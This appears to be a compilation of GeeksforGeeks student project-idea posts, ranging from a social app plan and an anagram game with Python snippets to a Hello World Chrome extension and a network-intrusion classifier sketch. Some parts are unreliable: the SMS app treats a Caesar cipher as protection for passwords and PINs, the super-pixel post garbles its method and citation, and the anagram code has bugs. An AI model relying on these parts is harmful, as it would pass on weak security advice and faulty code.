The intended readers of this document are current and future developers working on "MeetUrMate" and the sponsors of the project. The plan will include, but is not restricted to, a summary of the system functionality, the scope of the project from the perspective of the "MeetUrMate" team (me and my mentors), scheduling and delivery estimates, project risks and how those risks will be mitigated, the process by which I will develop the project, and metrics and measurements that will be recorded throughout the project.

2. Overview

In today's world, owing to the heavy workload on the employees, they are having huge amount of stress in their lives. Even with the presence of so many

gadgets in and around them, they are not able to relieve their stress. I aim to develop an application that would enable them to share the thing of their liking and meet the person who have the same passion as theirs. For eg. If someone wants to share their art, they can share it through the platform, if someone wants to sing any song, they can record it and share the same. They can also share videos (with some funny commentary in the background), share mysteries which other people can solve, post any question. Through my platform, I'll enable them to meet people who share the common interests and passion, chat with them and have some fun.

2.1 Customers

Everyone. Anyone can use this application ranging from a child to an old-age person.

2.2 Functionality

- Users should be able to register through their already existing accounts.
- They should be able to share snaps/videos/snaps.
- People should be able to like and comment on any post. One person can follow another person who share common interests and likings which would enable them to find mates apart from their usual friend circle.
- Each user can have his/her profile picture, status
- People can post mysteries and other people can solve the mysteries.
- Users will get points for the popularity of their posts/the number of mysteries they solve.
- *Add own funny commentary on any video*
- *Post any questions regarding their interests and people can answer.*

P.S. Italic points features can be inculcated later.

2.3 Platform

It will be launched both as a Web-based application and Mobile app for Android.

2.4 Development Responsibility

I, Anurag Mishra, would be developing the software and I am responsible for the creation of the Database and all the other related stuffs.

3. Goals and Scopes

- Users should be able to register through their already existing accounts.
- They should be able to share snaps/videos/snaps.
- People should be able to like and comment on any post.
- One person can follow another person who share common interests and likings which would enable them to find mates apart from their usual friend circle.
- Each user can have his/her profile picture, status.
- People can post mysteries and other people can solve the mysteries.
- Users will get points for the popularity of their posts/the number of mysteries they solve.

4. Deliverables

I'll deliver the following during the course of development:

- Feature specification
- Product design
- Test plan
- Development document
- Source code

5. Risk Management

5.1 Risk Identification

Following will be the risk involved in my project:

- 1) People are already using Facebook to find friends. So, what would be the real cause that would motivate them to join my application.

5.2 Risk Mitigation

Even though most of the users would already be using Facebook, our platform would still offer them many things that is not there on Facebook. For eg.

1. They don't meet people who share common interests and passions as much. Our application would enable them to meet people (apart from usual friends) who share common interests and passions on a more frequent basis.
2. Users of fb cannot share songs on-the-go which they have sung whereas on our app they can do that on-the-go.
3. People can post mysteries/cases and other people can solve it. Moreover, people will get points in case they solve the mysteries or on the basis of popularity of their posts.
4. More importantly, people need not register for my application, but instead, they can login using their already existing accounts of Google/Facebook.

Thus, I think that there is a considerable amount of difference between Facebook/Instagram/Twitter and my application and it would attract many people.

6. Scheduling and Estimates

Milestone	Description	Release Date	Release Iteration
M1	Application view and Design (Front-end development)	October 5, 2015	R1
M2	Database for my application	October 17, 2015	R1

	(Back-end)		
M3	Integrating views and designs (Integrating front-end and back-end)	November 12, 2015	R1
M4	Testing for initial release	November 20, 2015	R2
M5	Issue tracker, user reviews, web design integration	December 1, 2015	R2
M6	Final release	December 23, 2015	R2

7. Technical Process

Following would be the languages I would use to develop my application within the stipulated time period:

Front-end development: JQuery, HTML, CSS, PHP.

Back-end development: PHP, MySQL.

For Android app: Java on Android SDK.

The blog is contributed by **Anurag Mishra**.

GATE CS Corner Company Wise Coding Practice

GBlog
Project

Project Idea | (True Random Number Generator)

Introduction

Random numbers in computer science is used for cryptography, simulation, sampling, design and games. In the past the need for more and more randomness has increased. Developers seek for more and more randomness. This project is based on generating random numbers using simple programming on a local system.

Features

The source of randomness available to a personal computer like laptops includes:

- The surrounding light and scene
- The surrounding sound or noise
- The TCP information for the network
- The RTT of a specific network, dependant on the congestion of the network
- System time
- Scheduling delay over core or multicores

The projects aims to extract randomness from all these factors to generate random numbers. All these methods end up giving a list of different numbers, all these numbers are reduced to manageable forms using hash functions like CWhash, PJWhash and SHA1 hash. Also, all these methods takes some time, so using these process in an iteration can be a time taking process, hence the project use these for generating a true random seed and using algorithm known as **Blum Blum Shub** to generate a series of random number. Blum Blum Shub needs two large prime numbers for its execution. Here, the two prime numbers are generated by randomly choosing a random number and running them against series of **Fermat Primality Test**. (We take a random 50 digit number and run Fermat's test 10 times with different 40 digits numbers)

Implementation

<https://github.com/adeepkit01/RNG>

Software Tools

Though the whole project can be implemented in python, the above github repo uses different languages (Python, Java and C) based on their strengths. The implementation needs python libraries pyaudio, wave, cv2 and numpy

This idea is contributed by **Ankit Deepak**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea| (Magical Hangouts: An Android Messaging App)

INTRODUCTION

The main idea in creating this app is to protect user's confidential data such as passwords, bank accno, pin no and so on. There will be a situation in that we have to transfer one of the above sensitive data to some other trusted persons. We can't assume that our data will be kept secret as long. Someone can open that trusted person's mobile and may look the messages. So there is vulnerability in losing our sensitive data. To avoid such situation, this app provides useful features. Users can send their sensitive data through this app. This app will encode those data into a format and send it to the respective person's message notification. The message will be in the default messaging inbox but it will be in encoded form. Even if someone tries to open the messaging app they may not be able to read the actual data or message. To decode that message they have to see that message with the help of this app. The messages which are composed

by this app are called "Magical messages".

MODULES IN MAGICAL HANGOUTS

The features of this app are it uses the default messaging service of android which will be enabled by a SIM. This app allows the users to compose and read messages. This app has a unique inbox features. This app can distinguish between messages which are compose and sent by this app and from normal messaging app. This makes it to work properly while viewing messages in this app's inbox. This application also uses the advantages of Content Provider one of the components of android which makes it to have a unique inbox. The major modules of this app are

1. **SendSMSActivity**

This is responsible for encoding the sensitive data and sends the encrypted message to the respective person.

2. **ReceiveSMSActivity**

This act as the unique inbox which will help us to decode the messages. The unique feature of this app is that it can distinguish the difference between the messages that have been composed by this app. All messages which are composed by this app will have a flag in front of it. This makes the inbox to identify the difference between normal message and magical messages. This flag will not spoil the data integrity. Data integrity can be checked by this flag.

The overall process of this magical hangouts can be described by the below diagram

cq



Caesar Cipher = (plaintext + shiftkey) %26

MY OWN KEY:

This app uses double encryption. First encryption is a normal substitution method. To make it stronger stream cipher techniques have been used. The key used for the second encryption is a modified morse code.

This app has been designed with the view to have a good UI. This app has self-activating encoding and decoding processes. It does not require the user to choose the encoding patterns. User can feel to use it like a normal messaging app but with great features. This also includes that the user don't want to pick up a pattern for decoding the messages. The app itself will identify the magical messages with the help of flag set. Magical messages will have a unique flag set that starts with "011 010 " as a preamble which makes the inbox to prepare itself for the decoding process.

SOFTWARE TOOLS REQUIRED

1. ANDROID-STUDIO IDE (1.0.2)
2. SDK having API level -21(minversion)
3. JAVA 7 and above
4. For testing in real hardware
- An android smart phone – version 4.2.2(Jelly bean and above)
5. 51-android rules for debugging purposes

This idea is contributed by **Sowmya.L.R.** If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Project Idea | (Universal Database Viewer)

Introduction

The main object of this project is to provide the database in GUI oriented format through which we can retrieve information about the remote database and their tables for proper manipulation. GUI programming can be done in JAVA IDE.

Features

This Universal Persistent Viewer is a utility for database browsing. It provides an interface for viewing a database. We can browse a remote database also and change its contents even if the client side software is not available for the database.

One main important aspect of this project is SQL interpreter, which is used to execute queries by which the table can be modified. Queries can also be executed in this utility. The records can be added deleted and modified in a table. Records can be viewed with the specified condition. The final results are provided in a table format. The project also includes the properties of database, which provide the functions, keywords, supporting functions, maximum functions whichever needed.

Software Required

- Any Java based IDE.
- Any Database Management Software (Preferably MySQL).

Advanced Features

- We will import and export the table across the Database.
- Within the Database version dependency will be prevented. As it can convert Oracle's version 10 to 11 version.
- Across the Database transparency.
- Data type difference can be managed easily.

This Project Idea is contributed by **Anurag Gupta**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project Idea | (Dynamic Hand Gesture Recognition using neural network)

Introduction

Hand gesture recognition system is used for interfacing between computer and human using hand gesture. We wish to make a windows-based application for live motion gesture recognition using webcam input in C++. This project is a combination of live motion detection and gesture identification. This application uses the webcam to detect gesture made by the user and perform basic operations accordingly. The user has to perform a particular gesture. The webcam captures this and identifies the gesture, recognizes it (against a set of known gestures) and performs the action corresponding to it. This application can be made to run in the background while the user runs other programs and applications. This is very useful for a hands-free approach. While it may not be of great use for browsing the web or writing a text document, it is useful in media player and while reading documents or files. A simple gesture could pause or play the movie or increase the volume even while sitting far from the computer screen. One could easily scroll through an eBook or a presentation even while having lunch.

Various features of the code of the project are:

1. Can detect any kind of gesture which is provided in the database.
2. Eliminates the background so can be operated in a place where there is no much movement in the background
3. The movements of the head while performing the gesture are eliminated.

Objective

Objective of this project is to make an application that controls some specific functionalities of computer using hand gestures via integrated webcam.

Our project has been divided into four modules:

Module 1– Taking input from the webcam and converting it into a form that can be processed easily.

Module 2– Intercepting the gesture from the input of the webcam.

Module 3– Recognizing the gesture from a database of gestures.

Module 4– According to the intercepted gesture, give corresponding commands for the operations.

Software and Hardware Used

Library : OpenCV

Programming Language: C++

IDE: Visual Studio

Operating System: Windows 8 and above

Input Device: Webcam

Implementation

We are going to implement a system that recognizes Gesture input using webcam & performs the Specified Operation. This application can be made to run in the background while the user runs other programs and applications. This is very useful for a hands-free approach.

This project has a vast arena of development, notably the Sixth Sense project which completely revolutionizes the digital world. The code can be extended to incorporate mouse movements as well as still gestures in 3-D. Further tweaks can be incorporated in the code to increase the efficiency of the gesture recognition process. The code can be improved for better interpretation and recognition of the gestures and newer gestures may be incorporated for more functionalities. The user interface for adding and checking gestures as well as running the program can be improved greatly, e.g. providing an interactive GUI rather than using terminal commands.

This idea is contributed by **Prakritidev Verma**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Client Master)

Project Description

The project, Client Master, is a simple but sophisticated client manager program, made using the Python language. I started this project in my attempt help my father, who is an Investment Consultant. This is my trial version, and there is still a lot more to add to this project.

Purpose of Project

- It deals with Client Relationship Management System (CRM).
- It helps the Investment Consultants to store each and every information related to their clients in a simple manner. The goal is to bring simple yet powerful client management system to the masses.
- It also finds the maturity value i.e. the amount payable at the end of a particular period, in case of a fixed deposit. If a client wants to get an FD done on the basis of the estimated maturity value then he can easily do that with the help of this application. The Investment Consultant can add his/her fixed deposit details and easily view them as and when required.

Implementation

<https://github.com/gargi08/Client-Master>

Software Requirements

Python 2.7; Python's standard package Tkinter is used.

An **internet connection is required** to open the Home Page as it includes the current position of the market including SENSEX, GOLD, etc for which data is fetched from a website.

This idea is contributed by **Gargi**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (A Game of Anagrams)

Project idea:

The aim of this project is to create a game in python in which the user is presented with an anagram of a word and has to guess the right word within a limited number of attempts.

Features of Project:

1. The user is given a fixed number of attempts to guess the correct word. The number of attempts is dependent on the length of the word.
2. After each incorrect attempt the user is provided with a hint of the correct word.
3. If the user is not able to guess the right word within the fixed number of attempt the correct word is displayed and the game moves on to the next word.
4. Ctrl+C or Ctrl+D exits the game.

Implementation:

This tutorial is valid only for Linux based systems. This tutorial is written on a Linux Mint 17.1 system. For implementing on other Linux systems (Redhat, Arch)

see special note at the end of this tutorial.

In almost all the Linux based systems there is a file located at directory location "/usr/share/dict/" under different names like "cracklib-small"(Ubuntu based systems),"words"(Redhat,Arch) which contains words from dictionary and are often used by many applications to implement features such as "spell-check".

In this project I will be using the same file to create a game of anagrams.

Reading the file can provide us with all the words required for the game. The words in the file are separated with a new-line so while reading the file we need to split the words based on the new-line character to get individual words. The code for the same would look like:

```
loc='/usr/share/dict/cracklib-small'
with open(loc) as f:
    content=f.read().split("\n")
f.close()
```

The file also contains words like "zoo's" but we do not want such words in our game so we can omit them. To avoid making the game too simple I decided to also omit words of length less than 5 but this step is optional and can be skipped. The code for the same looks like:

```
l=len(content)
words=[]
for i in range(0,l):
    if "\"" in content[i] or len(content[i])<5:
        continue
    words.append(content[i])
```

The file also contains words like "2nd,3rd" at the start of the file. To prevent them from appearing in our game we omit them by:

```
words=words[1:]
d=len(words)
words=words[:d]
```

Finally "words" contain all the words we need for the game to proceed.

We can choose a specific word for a particular round of the game by:

```
word=words[random.randint(0,d)]
```

The word would be randomly chosen from the list of words created.

To create the anagram of the word we need to shuffle the characters. This can be done by:

```
shuffle=list(word)
random.shuffle(shuffle)
```

If the length of the word chosen for the round is more than 7 the user gets 7 attempts else the number of attempts is 5.

```
if len(word)>7:
    chances=7
else:
    chances=5
    tries=0
```

The variable "tries" keeps track of the number of attempts taken by the user. We initialize it to zero.

During each user attempt we take their input and compare it with the correct word. If they match we congratulate the user and present the next anagram else we provide them with a hint.

To generate hint for a particular word we choose two random integers between 0 and the length of the word.

```
t1=random.randint(0,len(word))
t2=random.randint(0,len(word))
```

We display the correct characters at these two positions t1 and t2 and at all the other positions we display ".".

```
hint=""
for i in range(0,len(word)):
    if i==t1 or i==t2:
        hint=hint+word[i]
    else:
        hint=hint+"."
print hint
```

If the number of tries= number of chances, we display the correct word and the game continues.

```
if tries==chances:
    print "The answer was "+word
```

Special Note: To make the code as platform independent as possible we can choose the location of the file dynamically using the platform module of python.

```
os=platform.dist()[0]
```

```
if os=='LinuxMint' or os=='Ubuntu':
    loc='/usr/share/dict/cracklib-small'
else:
    loc='/usr/share/dict/words'
```

Software Tools Required:The game can be implemented in Python using modules platform and random.

Github Link: <https://github.com/sub123/practice/blob/master/python/anagramwa.py>

This idea is contributed by **Subham**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project
anagram
Python

Project Idea | (Games using Hand Gestures)

Idea

To design games using hand gestures. Simple games like pacman or you can build it yourself using some cool libraries available like in python it is PYGAME.

Tool

This project is based on Computer Vision.

Implementation

Can be implemented in any programming language but for simplicity take python. You can use its libraries like openCV, numpy .

References:

There are a lot of tutorials available online for using openCV, numpy and pygame.

https://www.youtube.com/watch?v=rY_Moi9TXCc

<https://opencv-python-tutroals.readthedocs.org/en/latest/index.html>

This idea is contributed by **Shubham Rajput**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Building a Basic Chrome Extension

This is where you can get started with building Chrome Extensions which ultimately increase your productivity and fasten our tasking. Be it live match score, music, GeeksforGeeks new article updates or a whole page screenshot, you can build your own chrome extension for every task.

So there's some basic stuff which is required, it's just like making a website, with a manifest!

HTML: Building block of all websites, a standard markup language which along with CSS and JAVASCRIPT is used by web developers to create websites, mobile user interfaces and applications.

CSS: A style sheet language used to set style for the HTML elements.

JavaScript: Commonly used to create interactive effects within web browsers.

JSON: JavaScript Object Notation, is an open standard format that uses human-readable text to transmit data objects consisting of attribute–value pairs. It is the primary data format used for asynchronous browser/server communication (AJAJ), largely replacing XML (used by AJAX).

A few Preliminaries : –

1. Chrome Extensions follow a specific directory structure. That means, file name are already fixed, they should be organised in a certain way as instructed.

A Chrome App contains these components:

- The **manifest** tells Chrome about your app, what it is, how to launch it and the extra permissions that it requires.
- The **background script** is used to create the event page responsible for managing the app life cycle.
- All code must be included in the Chrome App package. This includes HTML, JS, CSS and Native Client modules.
- All **icons** and other assets must be included in the package as well.

2. Directory Structure

- json
- <content>.js [Javascript Files]
- <markup>.html [HTML files]

■ png

Here, we are going to make a simple "Hello World" extension for this tutorial. Efficient and Meaningful extensions which require basic understanding will follow up next

Here we go!

Step 1: Create a new Directory, this is where we will keep all our files.

Step 2 Create a file called Manifest.json

Here's the Basic Format.

```
{
  "manifest_version": 2,
  "name": "EXTENSION NAME",
  "description": "DESCRIPTION",
  "version": "1.0",
  "browser_action": {
    "default_icon": "ICON (WITH EXTENSION) ",
    "default_popup": "LAYOUT HTML FILE"
  },
  "permissions": [
    //ANY OTHER PERMISSIONS
  ]
}
```

Here is our Manifest.json file

```
{
  "manifest_version": 2,
  "name": "Hello World!",
  "description": "This extension shows a Hello World message!",
  "version": "1.0",
  "browser_action": {
    "default_icon": "icon.png",
    "default_popup": "window.html"
  }
}
```

So once's you've got the hang of manifest.json, lets go ahead.

Step 3 Create a new file called window.html.

It is the HTML which POPS UP, when you click the Chrome extension button.

```
<!DOCTYPE html>
<html>
<head>
<script src="background.js"></script>
</head>
<body>
<div>Hello! Geeks For Geeks !!</div>
<div>This is a Chrome Extension!</div>
<div>And this is some html</div>
</body>
</html>
```

We are going great!

Step 4 Create the javascript file, lets call it, background.js, Since we are creating a simple HTML file, you can skip this step completely as our present project won't be needing any javascript.

I am creating it just for demonstrating how to include script in extension.

Step 4 You must have observed that a icon is an integral part of extension, where you can click and begin the execution of extension.

I'm adding a icon file, from which you can get an idea.

icon.png (<https://developer.chrome.com/extensions/examples/tutorials/getstarted/icon.png>)

All set!

Screen Shot 2015-12-24 at 5.19.51 PM



This is how your directory must be looking after creating all 4 files.

The Last One :-

To Load the extension,

- Drag and drop the directory where your extension files live onto `chrome://extensions` in your browser to load it.
- If the extension is valid, it'll be loaded up and active right away!
- If it's invalid, an error message will be displayed, it's time for debugging.

Screen Shot 2015-12-24 at 5.19.00 PM



1. Open the <chrome://extensions> page.

2. Drag the folder to the <chrome://extensions> page.

Screen Shot 2015-12-24 at 5.20.47 PM



3. Installation Successful!

4. Click on the icon & the message will get displayed!

Screen Shot 2015-12-24 at 5.21.21 PM



This simple Hello World extension gives us the basic know-how of How we can begin creating Chrome Extensions, as we are now familiar with manifest.json and directory structure, the two new things apart from basic web technologies like HTML, CSS, JavaScript, JQuery etc.

Here this extensive Chrome Extension Development Guide:

<https://developer.chrome.com/extensions/examples/tutorials/getstarted/>

Post your doubts and suggestion in comment section and I'll get back to you.

Happy Coding!

hk



About the Author: Hemang Kumar is an open source developer and a sophomore at USICT, New Delhi pursuing BTech CSE, loves to design code, web and user interfaces. He can be reached at <https://www.linkedin.com/in/hemangkumar>

GATE CS Corner Company Wise Coding Practice

GBlog
Project

Project Idea | (A.T.L.A.S: App Time Limit Alerting System)

Idea:

Managing usage time of various apps/sites/softwares (by beep alerts and mail).

Introduction

ATLAS, coded in python, enables users to set maximum and minimum usage time for different applications/websites/softwares. Users can add multiple apps/websites (by their name) along with their max or/and min time of usage. The user will be alerted when the max time limit is crossed or min limit is not achieved. In max time exceeding case, a beep sound will continue whenever that app is on foreground (active) after the limit is reached. In min time case the minimum time usage and total time will be set by the user, a reminder will pop up on fixed intervals to remind the user to meet the minimum time requirements.

Only active apps (foreground app) will contribute in their usage time. There is also a mail feature which allows one to send email if the max time is exceeded or min time is not met. This feature can be used for parental control, where parents can put limits on their child's time usage for different apps/websites time usage.

Examples:

- User can put a time limit on their usage of Facebook. After the limit is exceeded, whenever he uses Facebook, that is, it becomes active (comes on foreground) an alert will come and it'll start beeping.
- A user can put minimum time limit of say an hour and total time 5 hours on an educational software. He has to meet the minimum requirement by using this software for atleast an hour in next 5 hours. He will be alerted about it every hour till 5 hours. It'll also stop he meets the requirement before total time.

Modules:

tkinter: GUI for python.

win32gui: module for native win32 GUI API. Mainly used in this project to get the name of app on the foreground using `getForegroundWindow`.

smtplib(simple mail transfer protocol library): for mailing features. (Gmail)

winsound: for beep alerts.

time: for setting timers.

_thread: to enable setting of multiple alerts.

Software Tools:

pycharm

pip

This idea is contributed by **Sushrut Khandelwal**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Detection of Malicious Network activity)

Aim : As internet activities have incremented a lot now a days. The possibility of illegal access of private data is also increased. The aim of this project is to filter the network activities and to decide which are illegal of them. The process is similar to spam filtering from emails.

Tool : This project is based on Machine learning algorithms where we will make a classifier which will take some test network inputs and learn from them, the learning procedure will extract the features of specific inputs and stores them for detection of upcoming inputs. We can use Matlab or Octave tool for this project because the algorithms used are difficult to implement in languages like c++ or Java, but we can use R language for some modules.

Implementation : We can use perceptron algorithms for making the classifier. They come under the category of supervised learning. For implementing the detector we will feed all types of malicious activities to the classifier one by one then all those characteristics which signifies the illegal activity will be stored in our classifier then this detail can be compared with the neutral activities for differentiation between general and malicious access.

Research area and further work : Research area includes Natural language processing , Artificial Intelligence and Machine learning. A lot of research is going on in building such classifier to reduce the cyber crime. After implementation of such classifier they can be used to analyse the network activities as well as object detection and recognition (using different data inputs). Currently similar efforts are being done in recognizing psychological disorders.

You can refer these papers and links for more information about concrete implementation of classifier and ongoing research –

<https://en.wikipedia.org/wiki/Perceptron>

<http://nms.lcs.mit.edu/papers/thesis-final.pdf>

<http://infoscience.epfl.ch/record/141022/files/pdm.pdf>

<http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.375.4564&rep=rep1&type=pdf>

This article is contributed by **Utkarsh Trivedi**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Project Idea | (Online UML Designing Tool)

The project is based upon the web based UML designing. The main reason for selecting this topic was that now a day there is boom of internet users who wants to complete their work in less time and more efficient manner. The main objective of this tool is to provide a good quality online tool with the help of which one can draw UML designs in optimal time. The drag and drop facility gives the great power to users.

Core Functionality

1. **User module**
 - Registration: To use the features of the tool users has to register
 - Login: With the help of correct username and password users will login
 - View old design: With the help of this functionality user can see his previous diagrams and save it in his system.
2. **Drawing module:** This module will provide the facility to the user to draw the related diagrams with the help of different tools provided with it. The tools will contain different shapes and lines which will use in designing of the diagrams. User can simply drag and drop the symbols to the drawing area. Tool for different diagrams is categorized as below:
 - Tool for class diagram
 - Tool for Use case diagram
 - Tool for sequence diagram
 - Tool for ERD
 - Tool for flow chart
3. **Customization module:** This tool will provide following functionality to the users:
 - Change the font: User can change the font face and it's size as for their requirement.
 - Resize: Through this facility users will change the size of different shapes used in the diagram.
 - Style: User will have facility to make the symbols 3D.
 - Change color: User will change the color of the different symbol.
4. **Archive:** Through this facility user will save their diagram directly to his system.
5. **Save as facility:** This will help the user to save their diagram to the server in the form of pdf or image.

Enhanced functionality

Generation of class diagram: Here user will fill the form with full specification of his class like name of the classes, its attributes and methods. He has to mention what are the parent class and other details of the class. After clicking the generate button all his information will pass through the server. The tool will draw class diagram as the output. User will have facility to save it.

Special Functionality

Template edition: Developer will provide some predefined class diagrams template for different topic like hotel management system. Users have facility to edit the template as for their need and save it.

Video recording: User will record their design process for future purpose.

Language used:

PHP as server side, Actionscript as client side, MySQL as DBMS

This project idea is contributed by **Mohit Kumar**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Project Idea | (Optimization of Object-Based Image Analysis with Super-Pixel for Land Cover Mapping)

ABSTRACT:

A prerequisite for object-based image analysis is the generation of adequate segments. However, the parameters for the image segmentation algorithms are often manually defined. Therefore, the generation of an ideal segmentation level is usually costly and user-dependent. A strategy for a semi-automatic optimization of object-based classification of multi-temporal data is introduced by using Super-Pixel algorithm (SP). The Super pixel Contour algorithm is used to generate a set of different levels of segmentation, using various combinations of parameters. Finally, the best parameter combination is selected based on cross validation like Out-of-bag (OOB) error that is provided by SP. By moving the selected combinations, the hidden object is found. This proposed strategy that uses the OOB error for the selection of the ideal segmentation level provides similar classification accuracies, when compared to the results achieved by manual-based image

segmentation. This system is operational and easy to handle and thus economizes the findings of missing objects in the dense forest.

IMPLEMENTATION

Classification into multiple segments is based on decision trees.

- Decision trees are individual learners that are combined. They are one of the most popular learning methods commonly used for data exploration.
- One type of decision tree is called CART-classification and regression tree.
- CART- greedy, top-down binary, recursive partitioning, that divides feature space into sets of disjoint rectangular regions.
 - Regions should be pure with respect to response variable.
 - Simple model is fit in each region – majority vote for classification, constant value for regression.

RESEARCH:

Super-pixel based image segmentation.

TOOLS:

Java provides rich libraries for networking and Image processing. Java and Netbeans can be downloaded from below link:

<http://www.oracle.com/technetwork/java/javase/downloads/index.html>

CONCLUSION

In this project, static image is obtained from the user and then Super-Pixel algorithm is used to detect the pixel of objects by using segmentation technique. Super-Pixel algorithm used here if found to be most accurate when compared to other algorithms.

Further the segmented frames are processed to obtain the exact location of the target image which has to be found. This helps to find the objects which are lost in the dense forest.

After seeing the difficulties in finding the object in the dense forest, we were motivated and inspired to create this project that would lighten their burden. This project helps them to locate the exact position of the object in the forest environment easily. So, man power, energy and cost can be reduced. This hopefully makes them work smarter.

FUTURE ENHANCEMENTS

i) Human detection

- This project can be extended for 3D images to find the humans in the frame. The output can be further processed to distinguish between human and non-human in the field view.
- This can be implemented by using object recognition algorithm. After which template matching can be performed.
- By using template matching, the human detected frame can be matched with several images stored in the database.
- Hence, the identity of the frame can be matched if a match exists. Thus by adding these features, more precision and finer details can be introduced.

ii) Motion Tracking

- The proposed system can be made wearable by integrating it with embedded hardware and software along with camera.
- This enhances portability and improves accessibility.
- A further extension of the project would include motion tracking of the object of interest.
- Used to locate the lost object easily.
- This can be used in robotic vision and surveillance system.

REFERENCE:

Shin, K.G. and McKay, N.D. (1984) 'Super-Pixel Image Segmentation', Proc.Amer.Contr.Conf., San Diego, CA, pp. 1231-1236.

This article is contributed by **Kishar Ahmed**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project
Image-Processing

Project Idea | (Trip Planner)

This project is basically an application which helps friends, colleagues or relatives who live at far off places (generally in another country) plan a trip together to a place in optimal budget.

Use Case

One friend lives in Delhi and another in London. They aspire to go for a vacation to a 3rd city. So they put in the details of their respective current locations into the application along with the starting date and duration of the trip. On click of Submit, they are presented with options like "Paris", "Dubai", "Abu Dhabi" etc. sorted according to the total budget. The budget includes the costs of their respective flights to and fro, accommodation, average food costs etc.

Features:

1. The factors to be included in calculating the budget can be customized. For example, in addition to already mentioned costs, other costs like international calling card's cost, Airport pick and drop taxi cost etc. can be added.

2. Once the user decides upon the trip to go for, the user will be presented an option to book flight tickets directly from the application.
3. The application can act as single solution to cater to all needs of the trip like booking the taxi for pick and drop, buying calling cards, booking the hotel, Visa information, weather details etc.
4. Feedback about the trip can be taken after the trip from the user which can be shown to future users for their ready reference.


Technologies:

For Web application, the front end can be developed using any JavaScript/HTML based framework like Ext JS, Angular JS. In case of android app, Java is the only option. For backend, PHP can be used to interact with Database.

Research

More options can be provided to the users like integration with social networks. For example checking the recently visited places by friends on Facebook to get the first hand trustworthy feedback about the planned trip. Also different algorithms can be developed to design the travel itinerary.

About the author:



"Harshit is a technology enthusiast and has keen interest in programming. He holds a B.Tech. degree in Computer Science from IIIT, Noida and currently works as Front-end Developer at SAP. He is also a state level table tennis player. Apart from this he likes to unwind by watching movies and English sitcoms. He is based out of Delhi and you can reach out to him at <https://in.linkedin.com/pub/harshit-jain/2a/129/bb5>

If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Online Course Registration)

The idea is to automate the manual process of registration of courses. This system provides a number of functionalities pertaining to COURSE REGISTRATION for the students as well as faculty members. Registration for the course is possible only if the student has paid the fees, i.e, has a valid fee receipt number. Students can login, view, register, drop courses, whereas teachers can login, view the number of students registered for their course, add a new course they are planning to teach, drop a course they are planning to not teach anymore etc.

The entire system has been built using AngularJS framework.

Features

Students:

- a) Can view/register/drop courses of their semester or previous semesters (incase they have any backlogs and have to repeat the course)
- b) Can view all the courses they have registered for at a given time

Faculty:

- a) Can view the count and list of students registered for each course they teach
- b) Can forward a request for the addition/removal of a course to the admin

Implementation:

Registration of courses is possible only after the payment of fees, hence the fee receipt number entered by the student is validated with the bank database.

Tools:

AngularJS is a Javascript framework used for the development and testing of rich internet applications. It extends the HTML vocabulary to create dynamic web pages. You can download AngularJS from [here](#)

This idea is contributed by **Madhavi Srinivasan**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

GATE CS Corner Company Wise Coding Practice

Project

Project Idea | (Project Approval System)

Academic Project management is a major issue which is faced by many educational institutes, the main reason for this is there is no automated system followed in any institute. College management/staff gathers all the project reports and project sources from students and store them physically in some locations probably libraries. To overcome this practical problem and also to make the process easy we developed a secured intranet application which is useful for each.

Features:

Admin panel:

1. Provide user/password to each member
2. Create new user, changing request.

3. Can send notification to all members
4. Create different types of roles and granting permission

Head of Department panel:

1. Can see project details
2. Approve project according to requirement
3. Comment and feedback.

Project in-charge:

1. Can see project details
2. Approve project according to requirement
3. Comment and feedback

Internal guide:

1. Can see project details
2. Approve project according to requirement
3. Comment and feedback

Student Panel:

1. Can change own profile details and user/password given by admin
2. Upload any number of project abstract,synopsis,report and software code
3. Can see project approval stage
4. Can see notification on mail after successful approval of project.

Note: each project uploaded by student will process from HOD to project in-charge to internal guide and student can see project status after approval of one authorities project will go to next phase .in any phase if project don't fulfill requirement project will be rejected.

Login Panel:

1. Encrypted/ decrypted username/password.

Tools:

JSP, Servlet, AJAX, Netbean, gmail api.

Research:

RSA algorithms for encryption and decryption.

